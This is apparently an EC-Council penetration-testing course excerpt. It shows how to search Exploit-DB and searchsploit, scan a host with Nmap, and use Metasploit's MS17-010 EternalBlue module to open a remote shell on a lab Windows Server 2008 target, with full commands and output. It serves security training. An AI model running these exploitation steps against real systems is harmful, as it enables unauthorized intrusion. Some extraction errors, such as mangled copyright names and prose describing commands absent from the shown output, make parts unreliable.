Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Find Out the Security Vulnerability Exploits (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Find Out the Security Vulnerability Exploits

You can use the following ways to find out the exploits related to a specific security vulnerability:

Exploit database

Source: <https://www.exploit-db.com>

It contains a huge bunch of public exploits and their related vulnerabilities, where a penetration tester could search for any exploit to use in his/her tests. The tester could use this database for free of cost and they could submit exploits and vulnerabilities identified by them.




Figure 5.37: Search vulnerabilities in exploit database





Figure 5.38: Search vulnerabilities in exploit database

Searchsploit

It is a command-line utility where a penetration tester could use to identify exploits and vulnerabilities from the exploit database in off-line mode.




```

[root@parrot]~# searchsploit -t Windows Server 2008

-----
Exploit Title                                     | Path
-----|-----
Microsoft Windows Server 2000 < 2               | exploits/windows/dos/10068.rb
Microsoft Windows Server 2008 R1                 | exploits/windows/dos/17796.txt
Microsoft Windows Server 2008 R2                 | exploits/windows_x86-64/remote/41987.py
Microsoft Windows Server 2008/201               | exploits/windows/dos/40703.pl
-----
Shellcodes: No Result
  
```


Figure 5.39: Search vulnerabilities using Searchsploit in Parrot



```

[root@parrot]~# searchsploit Windows Server 2008 | grep -i local
ViRobot Desktop 5.5 and Server 3. | exploits/windows/local/15764.txt
[root@parrot]~#
  
```

Figure 5.40: Search vulnerabilities using Searchsploit in Parrot




```

[root@parrot]~# searchsploit IIS 7.5

-----
Exploit Title                                     | Path
-----|-----
Microsoft IIS 6.0/7.5 (+ PHP) - M               | exploits/windows/remote/19033.txt
Microsoft IIS 7.5 (Windows 7) - F               | exploits/windows/dos/15803.py
-----
Shellcodes: No Result
  
```

Figure 5.41: Search vulnerabilities using Searchsploit in Parrot



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# searchsploit Windows Server 2008 | grep -v kernel
-----
Exploit Title                                         | Path
-----|-----
Microsoft Windows Server 2000 < 2                  | exploits/windows/dos/10068.rb
Microsoft Windows Server 2008 R1                    | exploits/windows/dos/17796.txt
Microsoft Windows Server 2008 R2                    | exploits/windows_x86-64/remote/41987.py
Microsoft Windows Server 2008/201                  | exploits/windows/dos/40703.pl
VlRobot Desktop 5.5 and Server 3.                   | exploits/windows/local/15764.txt
WinRemotePC Full+Lite 2008 r.2ser                   | exploits/windows/dos/6077.c
sap crystal report server 2008 -                    | exploits/windows/webapps/16054.txt
-----
Shellcodes: No Result
[root@parrot]~#
```

Figure 5.42: Search vulnerabilities using Searchsploit in Parrot



Exploit Verification

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Exploit Verification

The exploits obtained through penetration test will help you to check whether the networks are susceptible to them and their impact. In this section, you will learn the process of finding known exploits for different network vulnerabilities.

Run the Exploits against Identified Vulnerabilities





- Execute the exploits against vulnerabilities found in services, OS or devices
- For example,
 - Exploiting SMB vulnerability in Windows 7 Ultimate





Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Run the Exploits against Identified Vulnerabilities (Cont'd)




Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Run the Exploits against Identified Vulnerabilities (Cont'd)



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Run the Exploits against Identified Vulnerabilities (Cont'd)



Copyright © by **TC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Run the Exploits against Identified Vulnerabilities


After identifying the vulnerabilities in the client's network, you should try to exploit and check whether these vulnerabilities in services, OS or devices have the potential to exploit. The following example shows the exploitation of vulnerabilities of the server message block (SMB) in Windows 7 Ultimate:

Exploiting SMB vulnerability in Windows 7 Ultimate

The SMB is a protocol for allowing the computers in a network to access files, printers, and other resources. The SMB server use TCP port 445 for providing accessibility services to the computers.

Initially, you should identify the open ports in the target host using the following Nmap command:

```
nmap -T4 -A -sV <target-host>
```



```
root@parrot:~/home/lpt-master# nmap -T4 -A -sV 172.20.20.9
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-21 08:04 EDT
Nmap scan report for 172.20.20.9
Host is up (0.0024s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: IIS7
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Windows Server 2008 R2 Enterprise 7601 Service
Pack 1 microsoft-ds
3389/tcp   open  ssl/ms-wbt-server?
|_ ssl-date: 2020-08-21T12:05:55+00:00; 0s from scanner time.
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
```

Figure 5.43: Finding the open services using Nmap in Parrot

From the above figure, you should know that port 445 (SMB) is open and listening to the traffic from outside.

The SMBv1 provides information about the system to the users without proper authentication. The following Nmap command is used for obtaining system information:

```
nmap --script=smb-os-discovery -p 445 <target-host>
```

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~/home/lpt-master]
nmap --script=smb-os-discovery -p 445 172.20.20.9
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-21 08:11 EDT
Nmap scan report for 172.20.20.9
Host is up (0.0018s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:04:D1:AD (Microsoft)

Host script results:
|_ smb-os-discovery:
|   OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008
R2 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: WIN-AG46I02QBKJ
|   NetBIOS computer name: WIN-AG46I02QBKJ\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2020-08-21T05:11:11-07:00

Nmap done: 1 IP address (1 host up) scanned in 7.23 seconds
[root@parrot:~/home/lpt-master]

```

Figure 5.44: System information obtained through Nmap in Parrot

The attackers use the vulnerabilities in the SMB server and send specially crafted messages to SMBv1 to compromise it. This allows the attacker to perform remote code execution on the target host without proper authentication.




Figure 5.45: Unauthenticated SMB remote code execution patch

You can use this vulnerability and check whether the target client host is vulnerable or if MS17-010 has been patched. You should open the terminal and open Metasploit framework using the command `msfconsole`. Use the auxiliary module in the Metasploit framework to create quick vulnerability scan on SMB using the following command:

```
use auxiliary/scanner/smb/smb ms17 010
```

In the auxiliary module, you need to set the remote host using the following command:

```
set rhosts <host-ip-address>
```




Figure 5.46: Metasploit framework




Figure 5.47: Using auxiliary module in Metasploit

From the above figure, it is clear that the host is vulnerable to MS17-010.

Now, you need to try to exploit the host using this vulnerability using the following steps:

- Search for the exploit in any search engine and copy the exploit name.




Figure 5.48: Obtaining MS17-010 exploit

- From the msfconsole, use the command as shown in the figure below:
Here, you paste the copied exploit name and press enter key to see the options available to exploit the target host.

```

Parrot Terminal
File Edit View Search Terminal Help
msf5 auxiliary(scanner/smb/ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----
  RHOSTS         'file:<path>'    yes       The target host(s), range,CIDR identifier, or hosts file wit
  h syntax 'file:<path>'
  RPORT          445             yes       The target port (TCP)
  SMBDomain      .               no        (Optional) The Windows domain to use for authentication
  SMBPass        .               no        (Optional) The password for the specified username
  SMBUser        .               no        (Optional) The username to authenticate as
  VERIFY_ARCH    true            yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET  true            yes       Check if remote OS matches exploit Target.

Exploit target:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 172.20.20.9
rhosts => 172.20.20.9
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
  
```

Figure 5.49: Exploit the vulnerability using auxiliary module in msfconsole

From the figure, the command **set processinject lsass.exe** selects a process to inject the payload into the target host. As the default architecture of the target is x86, the command **set target architecture x64** is used to set the target architecture as x64.

- After you launched the command **exploit**, you can see the remote code execution sessions:

```

Parrot Terminal
File Edit View Search Terminal Help
rhosts => 172.20.20.9
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.20.20.156:4444
[*] 172.20.20.9:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 172.20.20.9:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Servi
ce Pack 1 x64 (64-bit)
[*] 172.20.20.9:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.20.20.9:445 - Connecting to target for exploitation.
[*] 172.20.20.9:445 - Connection established for exploitation.
[*] 172.20.20.9:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.20.20.9:445 - CORE raw buffer dump (53 bytes)
[*] 172.20.20.9:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.20.20.9:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 172.20.20.9:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 172.20.20.9:445 - 0x00000030 61 63 60 20 31 ack 1
[*] 172.20.20.9:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.20.20.9:445 - Trying exploit with 32 Groom Allocations.
[*] 172.20.20.9:445 - Sending all but last fragment of exploit packet
[*] 172.20.20.9:445 - Starting non-paged pool grooming
[*] 172.20.20.9:445 - Sending SMBv2 buffers
[*] 172.20.20.9:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.20.20.9:445 - Sending final SMBv2 buffers.
[*] 172.20.20.9:445 - Sending last fragment of exploit packet!
[*] 172.20.20.9:445 - Receiving response from exploit packet
[*] 172.20.20.9:445 - ETHERBLUE overwrite completed successfully (0xC0000000)!
[*] 172.20.20.9:445 - Sending egg to corrupted connection.
[*] 172.20.20.9:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (172.20.20.156:4444 -> 172.20.20.9:49193) at 2020-08-21 04:03:34 -0400
[*] 172.20.20.9:445 - - - - -
[*] 172.20.20.9:445 - - - - -WIN- - - - -
[*] 172.20.20.9:445 - - - - -

```

Figure 5.50: Remote code execution sessions after exploitation

In this way, you could exploit the found vulnerabilities from your client’s network.

Document the Result



- ✓ Note down the list of open ports, OS, services and their versions
- ✓ Also note down the port and services through which exploitation could be possible

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Document the Result

You must document all the results including:

- The list of open ports, OS, services, and their versions
- The ports and services through which exploitation could be possible